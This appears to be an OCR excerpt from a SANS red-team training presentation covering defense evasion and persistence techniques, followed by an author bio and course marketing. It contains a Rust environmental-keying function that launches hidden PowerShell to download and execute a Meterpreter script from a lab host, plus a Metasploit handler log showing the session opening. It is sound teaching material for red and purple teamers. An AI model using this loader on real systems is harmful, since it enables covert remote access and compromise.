
Defense Evasion

T1480.001 – Environmental Keying

```rust
fn keyedByUserName(){
    let userName = whoami::username();
    if userName == "jarvis"
    {
        //println!("Username checks out!");
        Command::new("powershell").arg("-NoExit ").args(&["-WindowStyle","Hidden"]).args(&["iex(iwr","-useb","http://192.168.0.131:8000/meterpreter.ps1)"])
    }
    else
    {
        msgbox::create("Error", "username does not match keyed value",msgbox::IconType::Info).expect("error");
    }
}
```




```
msf6 exploit(multi/handler) >
[!] https://192.168.0.131:1337 handling request from 192.168.0.222; (UUID: nfoelkxy) Without a database connected that payloa
d UUID tracking will not work!
[*] https://192.168.0.131:1337 handling request from 192.168.0.222; (UUID: nfoelkxy) Staging x64 payload (201308 bytes) ...
[!] https://192.168.0.131:1337 handling request from 192.168.0.222; (UUID: nfoelkxy) Without a database connected that payloa
d UUID tracking will not work!
[*] Meterpreter session 2 opened (192.168.0.131:1337 → 127.0.0.1) at 2021-08-15 08:40:33 +0200
```


BONUS: Setting up Command and control
BONUS: Weaponizing our rusty binary


Persistence


T1547.001 – Registry Run Keys / Startup Folder


Although persistence through run keys and using the startup folder is effective, it is also well known and quite boring… what else can we do?


Persistence

T1137.006 – Office Application Startup: Add-ins








BONUS: Persistence using runkeys or startup folder is boring… Trusted locations and XLL’s FTW!

THE END

For real this time

About Jean-François Maes

Jean-François Maes is instructor of the SANS SEC 699: Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection class.

On top of his work for SANS, Jean-François is the technical red team lead at NVISO's ARES branch (a Belgian cybersecurity firm) and a toolsmith. He is also the founder of redteamer.tips, a website aimed to provide tips and tricks for red teamers.

Twitter: https://twitter.com/Jean_Maes_1994

LinkedIn: https://www.linkedin.com/in/jean-francois-maes/

GitHub: https://github.com/jfmaes

NVISO ARES
Adversarial Risk Emulation & Simulation

SANS | GIAC CERTIFICATIONS

ABOUT OFFENSIVE OPERATIONS

SANS Offensive Operations leverages the vast experience of our esteemed faculty to produce the most thorough, cutting-edge offensive cyber security training content in the world. Our goal is to continually broaden the scope of our offensive-related course offerings to cover every possible attack vector.

SANS Offensive Operations Curriculum offers courses spanning topics ranging from introductory penetration testing and hardware hacking, all the way to advanced exploit writing and red teaming, as well as specialized training such as purple teaming, wireless or mobile device security, and more.

GIAC offensive operations certifications cover critical domains and highly specialized usages, ensuring professionals have the knowledge and skills necessary to work in security roles requiring hands-on experience in specific focus areas like, penetration testing, purple teaming, or exploit development. It's important for organizations and practitioners to have a training provider who covers the attack surface of the entire threat landscape, from authors and instructors who are leaders in those respective areas.

SANS | GIAC CERTIFICATIONS

CONTACT US

Web: sans.org/offensive-operations/
Twitter: twitter.com/SANSOffensive
YouTube: youtube.com/c/sansoffensiveoperations
LinkedIn: linkedin.com/showcase/sans-offensive-operations/

SANS | GIAC CERTIFICATIONS